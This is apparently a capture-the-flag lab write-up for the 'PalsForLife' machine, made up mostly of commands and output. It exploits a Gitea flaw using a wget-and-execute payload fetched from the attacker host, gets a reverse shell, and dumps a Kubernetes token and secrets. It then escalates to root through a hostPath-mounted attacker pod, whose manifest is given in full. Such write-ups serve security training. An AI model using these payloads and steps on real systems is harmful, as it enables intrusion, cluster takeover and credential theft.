
Discover the gitea version via "http://palsforlife:31111/swagger.v1.json"
Or in the Gitea page



Exploit DB: https://www.exploit-db.com/exploits/49383

10. Web Page fuzzing on port 31111

    Get 200 success code for 'debug' and 'healthcheck'



    These two new discovered page does not have any information leak. Just CPU memory stack information.

11. Attack the vulnerability

    Download the exploit from exploit-db

    Change the required information

```
USERNAME = "root"
PASSWORD = "sodanew"
HOST_ADDR = '10.2.92.92'
HOST_PORT = 31111
URL = 'http://10.10.185.99:31111'
CMD = 'wget http://10.2.92.92:80/soda -O /tmp/soda && chmod 777 /tmp/soda && /tmp/soda'
```

    Start netcat listener

    Start script

```
sodanew@kalinew:~/Documents/THM/PalsForLife/weaponized$ python3 49383.py
Logging in
Logged in successfully
Retrieving user ID
Retrieved user ID: 3
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint:   git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:
hint:   git branch -m <name>
Initialized empty Git repository in /tmp/tmpuu9mvfr_/.git/
[master (root-commit) 24a1b7b] x
 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 x
Cloning into bare repository '/tmp/tmpuu9mvfr_.git'...
done.
Created temporary git server to host /tmp/tmpuu9mvfr_.git
Creating repository
10.10.185.99 - - [30/Sep/2021 16:32:21] "GET /tmpuu9mvfr_.git/info/refs?service=git-upload-pack HTTP/1.1" 200 -
10.10.185.99 - - [30/Sep/2021 16:32:21] "GET /tmpuu9mvfr_.git/HEAD HTTP/1.1" 200 -
10.10.185.99 - - [30/Sep/2021 16:32:22] "GET /tmpuu9mvfr_.git/objects/24/a1b7ba61b581c9d18b4d7efb9ef9d319318924 HTTP/1.1" 200 -
10.10.185.99 - - [30/Sep/2021 16:32:23] "GET /tmpuu9mvfr_.git/objects/58/05b676e247eb9a8046ad0c4d249cd2fb2513df HTTP/1.1" 200 -
10.10.185.99 - - [30/Sep/2021 16:32:23] "GET /tmpuu9mvfr_.git/objects/e6/9de29bb2d1d6434b8b29ae775ad8c2e48c5391 HTTP/1.1" 200 -
10.10.185.99 - - [30/Sep/2021 16:32:24] code 404, message File not found
10.10.185.99 - - [30/Sep/2021 16:32:24] "GET /tmpuu9mvfr_.wiki.git/info/refs?service=git-upload-pack HTTP/1.1" 404 -
10.10.185.99 - - [30/Sep/2021 16:32:25] code 404, message File not found
10.10.185.99 - - [30/Sep/2021 16:32:25] "GET /tmpuu9mvfr_.git/wiki/info/refs?service=git-upload-pack HTTP/1.1" 404 -
Repo "wvnczhuk" created
Injecting command into repo
Command injected
Triggering command
Command triggered
```

Result we get back a rev-shell

```
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.185.99.
Ncat: Connection from 10.10.185.99:34064.
bash: cannot set terminal process group (14): Not a tty
bash: no job control in this shell
bash-4.4$ whoami
whoami
git
bash-4.4$ ls -la
ls -la
total 44
drwxr-xr-x    7 git      git          4096 Sep 30 08:32 .
drwxr-xr-x    3 git      git          4096 Sep 30 08:32 ..
-rw-r--r--    1 git      git             0 Sep 30 08:32 FETCH_HEAD
-rw-r--r--    1 git      git            23 Sep 30 08:32 HEAD
drwxr-xr-x    2 git      git          4096 Sep 30 08:32 branches
-rw-r--r--    1 git      git           310 Sep 30 08:32 config
-rw-r--r--    1 git      git            73 Sep 30 08:32 description
drwxr-xr-x    2 git      git          4096 Sep 30 08:32 hooks
drwxr-xr-x    2 git      git          4096 Sep 30 08:32 info
drwxr-xr-x    7 git      git          4096 Sep 30 08:32 objects
-rw-r--r--    1 git      git           105 Sep 30 08:32 packed-refs
drwxr-xr-x    4 git      git          4096 Sep 30 08:32 refs
bash-4.4$ pwd
pwd
/data/git/repositories/root/wvnczhuk.git
bash-4.4$ which python3
which python3
bash-4.4$
```

12. Run linPeas and get more enumeration

Discovered kubernete tokens. A JWT Token

```
                        Container & breakout enumeration
                        https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout
Container ID ...................... Kubernetes namespace ........... default
Kubernetes token ................ eyJhbGciOiJSUzI1NiIsImtpZCI6IkNtT1RDZkpCdzVWVjR2eVE2OVl3TGlya0tVZ21oY1NrTVBuUnUwb0JUU2sifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJkZWZhdWx0Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZWNyZXQubmFtZSI6ImRlZmF1bHQtdG9rZW4tcXM2aHAiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC5uYW1lIjoiZGVmYXVsdCIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VydmljZS1hY2NvdW50LnVpZCI6IjhlYjIwMTIwLTQ1M2MtNDI3YS05ZDZiLTQyZmZlNDY3MGMzZCIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.mzW7wWtI8ch5EDMQEhCD3jY4g56CzhO1RPyHUx5bYF7ZJVKH_qdniY0watK8GoQXNeGJKp7vk2B68efG4UaWWMCiJR6vX_d7L3HxDSbHebbD2WL17AhDFXE8QDkuZ2mO_dLnKm_DBrMA2_63v5JQfXJnU-rjSD4Xq39_LVI106frHLqVkX-roHzY4fHGjYe8ys9pwuy7Wk3QCRrYfnyuuVpglKCPfaLLnUdgbVg-x7zGrK_4MB780V7TNdZ0pH0dpfTxyS7L5KeW8uKVsG0hsfBXABv-Q_BsGuvvotpdPzrsAWkBspRRsoOPq28Cfl6uOZBAx_djkHFv3vza54WS9w
sh: "370": out of range
Vulnerable to CVE-2019-5021 .. No
```

Decoded in jwt.io

Headers

```
{
  "alg": "RS256",
  "kid": "CmOTCfJBw5VV4vyQ69YwLirkKUgmhcSkMPnRu0oBTSk"
}
```

Payload

PAYLOAD: DATA


```
{
  "iss": "kubernetes/serviceaccount",
  "kubernetes.io/serviceaccount/namespace": "default",
  "kubernetes.io/serviceaccount/secret.name": "default-
token-qs6hp",
  "kubernetes.io/serviceaccount/service-account.name":
"default",
  "kubernetes.io/serviceaccount/service-account.uid":
"8eb20120-453c-427a-9d6b-42ffe4670c3d",
  "sub": "system:serviceaccount:default:default"
}
```


Signature

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1, X.
  509 Certificate, or JWK string
  format.
,
  Private Key in PKCS #8, PKCS #
  1, or JWK string format. The ke
  y never leaves your browser.
)
```

User with console

```
╔══════════╣ Superusers
root:x:0:0:root:/root:/bin/ash

╔══════════╣ Users with console
git:x:1000:1000:Linux User,,,:/data/git:/bin/bash
operator:x:11:0:operator:/root:/bin/sh
postgres:x:70:70::/var/lib/postgresql:/bin/sh
root:x:0:0:root:/root:/bin/ash
```

```
╔═══════════════════════════╣ Interesting Files ╠═══════════════════════════
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strace Not Found

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwxr-sr-x    1 root     shadow     25.7K Oct 31  2017 /sbin/unix_chkpwd

╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#ld-so
/etc/ld.so.conf

╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
Current capabilities:
CapInh: 00000000a80425fb
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000

Shell capabilities:
capsh Not Found
CapInh: 00000000a80425fb
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000

Files with capabilities (limited to 50):
```

```
╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d

╠═ Hashes inside passwd file? ........... No
╠═ Writable passwd file? ................ No
╠═ Credentials in fstab/mtab? ........... No
╠═ Can I read shadow files? ............. No
╠═ Can I read shadow plists? ............ No
╠═ Can I write shadow plists? ........... No
╠═ Can I read opasswd file? ............. No
╠═ Can I write in network-scripts? ...... No
╠═ Can I read root folder? .............. total 12
drwxrwxrwx    3 root     root          4096 May 31 22:01 .
drwxr-xr-x    1 root     root          4096 Sep 30 03:42 ..
drwxr-xr-x    2 root     root          4096 May 31 22:01 ..2021_05_31_22_01_32.228018415
lrwxrwxrwx    1 root     root            31 May 31 22:01 ..data -> ..2021_05_31_22_01_32.228018415
lrwxrwxrwx    1 root     root            16 May 31 22:01 flag2.txt -> ..data/flag2.txt

╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/root/
/root/flag2.txt
/root/..data
/root/..2021_05_31_22_01_32.228018415
/root/..2021_05_31_22_01_32.228018415/flag2.txt
```

13. Make a stable SSH shell with our public key and connect with port 31112

    Discovered new flag

```
gitea-0:/root$ ls -la
total 12
drwxrwxrwx    3 root     root          4096 May 31 22:01 .
drwxr-xr-x    1 root     root          4096 Oct  1 03:54 ..
drwxr-xr-x    2 root     root          4096 May 31 22:01 ..2021_05_31_22_01_32.228018415
lrwxrwxrwx    1 root     root            31 May 31 22:01 ..data -> ..2021_05_31_22_01_32.228018415
lrwxrwxrwx    1 root     root            16 May 31 22:01 flag2.txt -> ..data/flag2.txt
gitea-0:/root$ cat flag.2
cat: can't open 'flag.2': No such file or directory
gitea-0:/root$ cat flag2.txt
flag{_G0ddamit_Leeroy_}gitea-0:/root$ id
uid=1000(git) gid=1000(git) groups=1000(git),1000(git)
gitea-0:/root$
```

14. Confirmation we are inside kubernetes

    Machine in a docker

```
gitea-0:/$ cat Makefile
#Makefile related to docker

DOCKER_IMAGE ?= gitea/gitea
DOCKER_TAG ?= latest
DOCKER_REF := $(DOCKER_IMAGE):$(DOCKER_TAG)


.PHONY: docker
docker:
        docker build --disable-content-trust=false -t $(DOCKER_REF) .
# support also build args docker build --build-arg GITEA_VERSION=v1.2.3 --build-arg TAGS="bindata sqlite"  .

.PHONY: docker-build
docker-build:
        docker run -ti --rm -v $(CURDIR):/srv/app/src/code.gitea.io/gitea -w /srv/app/src/code.gitea.io/gitea -e TAGS="bindata $(TAGS)" webhippie/golang:edge m
ake clean generate build
```

    Kubernete-managed hosts file

```
gitea-0:/$ cat /etc/hosts
# Kubernetes-managed hosts file.
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
fe00::0 ip6-mcastprefix
fe00::1 ip6-allnodes
fe00::2 ip6-allrouters
10.42.0.12      gitea-0.gitea.default.svc.cluster.local gitea-0
gitea-0:/$
```

    All namespace

```
gitea-0:~/soda$ kubectl get namespace
W1001 08:47:59.949897     423 loader.go:221] Config not found: /etc/kubernetes/admin.conf
NAME              STATUS   AGE
default           Active   122d
kube-system       Active   122d
kube-public       Active   122d
kube-node-lease   Active   122d
```

    Various secret

```
gitea-0:~/soda$ kubectl get secrets --all-namespaces
W1001 08:53:14.100364     434 loader.go:221] Config not found: /etc/kubernetes/admin.conf
NAMESPACE         NAME                                         TYPE                                  DATA   AGE
kube-system       ttl-controller-token-kl49c                   kubernetes.io/service-account-token   3      122d
kube-system       node-controller-token-mjlrr                  kubernetes.io/service-account-token   3      122d
kube-system       pod-garbage-collector-token-dzflc            kubernetes.io/service-account-token   3      122d
kube-system       resourcequota-controller-token-g2pwj         kubernetes.io/service-account-token   3      122d
kube-system       statefulset-controller-token-nqqdd           kubernetes.io/service-account-token   3      122d
kube-system       certificate-controller-token-gmcw4           kubernetes.io/service-account-token   3      122d
kube-system       endpointslicemirroring-controller-token-tffdc   kubernetes.io/service-account-token   3      122d
kube-system       root-ca-cert-publisher-token-cprft           kubernetes.io/service-account-token   3      122d
kube-system       coredns-token-qb5sp                          kubernetes.io/service-account-token   3      122d
kube-system       local-path-provisioner-service-account-token-tlfjs   kubernetes.io/service-account-token   3      122d
kube-system       palsforlife.node-password.k3s                Opaque                                1      122d
kube-system       expand-controller-token-wrtrt                kubernetes.io/service-account-token   3      122d
```

Flag 3 hint from above commad

```
kube-system       default-token-v7w56                          kubernetes.io/service-account-token   3      122d
kube-public       default-token-jwfzw                          kubernetes.io/service-account-token   3      122d
kube-node-lease   default-token-v5r8q                          kubernetes.io/service-account-token   3      122d
default           sh.helm.release.v1.webpage.v1                helm.sh/release.v1                    1      122d
kube-system       flag3                                        Opaque                                1      122d
kube-system       k3s-serving                                  kubernetes.io/tls                     2      122d
gitea-0:~/soda$
```

Plain text and encoded text and also the flag3

```
gitea-0:~/soda$ kubectl describe secrets flag3 -n kube-system
W1001 08:56:24.695380     438 loader.go:221] Config not found: /etc/kubernetes/admin.conf
Name:         flag3
Namespace:    kube-system
Labels:       <none>
Annotations:  <none>

Type:  Opaque

Data
====
flag3.txt:  23 bytes
gitea-0:~/soda$ kubectl get secrets flag3 -n kube-system -o yaml
W1001 08:57:30.042967     442 loader.go:221] Config not found: /etc/kubernetes/admin.conf
apiVersion: v1
data:
  flag3.txt: ZmxhZ3tJdHNfbjB0X215X2ZhdWx0IX0=
kind: Secret
metadata:
  annotations:
    kubectl.kubernetes.io/last-applied-configuration: |
      {"apiVersion":"v1","kind":"Secret","metadata":{"annotations":{},"name":"flag3","namespace":"kube-system"},"stringData":{"flag3.txt":"flag{Its_n0t_my_faul
t!}"},"type":"Opaque"}
  creationTimestamp: "2021-05-31T22:01:30Z"
  name: flag3
  namespace: kube-system
  resourceVersion: "591"
  uid: 599c6a8b-2a93-4253-a02c-6c0a7eccdc3f
type: Opaque
gitea-0:~/soda$
```

15. PrivEsc

    Hint: https://blog.appsecco.com/kubernetes-namespace-breakout-using-insecure-host-path-volume-part-1-b382f2a6e216

    List all pods (wrapper that contain multiple container)

```
gitea-0:~/soda$ kubectl get pods
W1001 09:01:18.727154     446 loader.go:221] Config not found: /etc/kubernetes/admin.conf
NAME                     READY   STATUS    RESTARTS   AGE
nginx-7f459c6889-8slv2   1/1     Running   2          122d
gitea-0                  1/1     Running   2          122d
gitea-0:~/soda$
```

    Payload

```yaml
apiVersion: v1
kind: Pod
metadata:
  labels:
    run: attacker-pod
  name: attacker-pod
  namespace: default
spec:
  restartPolicy: Never
  volumes:
  - name: host-fs
    hostPath:
      path: /
  containers:
  - image: gitea/gitea:1.5.1
    imagePullPolicy: IfNotPresent
    name: attacker-pod
    volumeMounts:
      - name: host-fs
        mountPath: /root
    # Just spin & wait forever
    command: [ "/bin/bash", "-c", "--" ]
    args: [ "while true; do sleep 30; done;"]
```

    Create a Pods

```
gitea-0:~/soda$ kubectl apply -f attack.yaml
W1001 09:30:45.179748     510 loader.go:221] Config not found: /etc/kubernetes/admin.conf
pod/attacker-pod created
gitea-0:~/soda$ kubectl get pods
W1001 09:31:57.062522     514 loader.go:221] Config not found: /etc/kubernetes/admin.conf
NAME                        READY   STATUS    RESTARTS   AGE
nginx-7f459c6889-8slv2      1/1     Running   2          122d
gitea-0                     1/1     Running   2          122d
attacker-pod                1/1     Running   0          72s
gitea-0:~/soda$
```

Gain root access

```
gitea-0:~/soda$ kubectl exec -it attacker-pod -- /bin/sh
W1001 09:32:52.102570     517 loader.go:221] Config not found: /etc/kubernetes/admin.conf
/ # id
uid=0(root) gid=0(root) groups=1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/ # ls
Makefile  bin       dev       home      media     proc      run       srv       tmp       var
app       data      etc       lib       mnt       root      sbin      sys       usr
/ # cd /root
~ # ls
bin             etc             initrd.img.old  lost+found      opt             run             srv             tmp             vmlinuz
boot            home            lib             media           proc            sbin            swapfile        usr             vmlinuz.old
dev             initrd.img      lib64           mnt             root            snap            sys             var
~ # cd root
~/root # ls
root.txt
~/root # cat root.xt
cat: can't open 'root.xt': No such file or directory
~/root # cat root.txt
flag{At_least_I_have_chicKen}
~/root #
```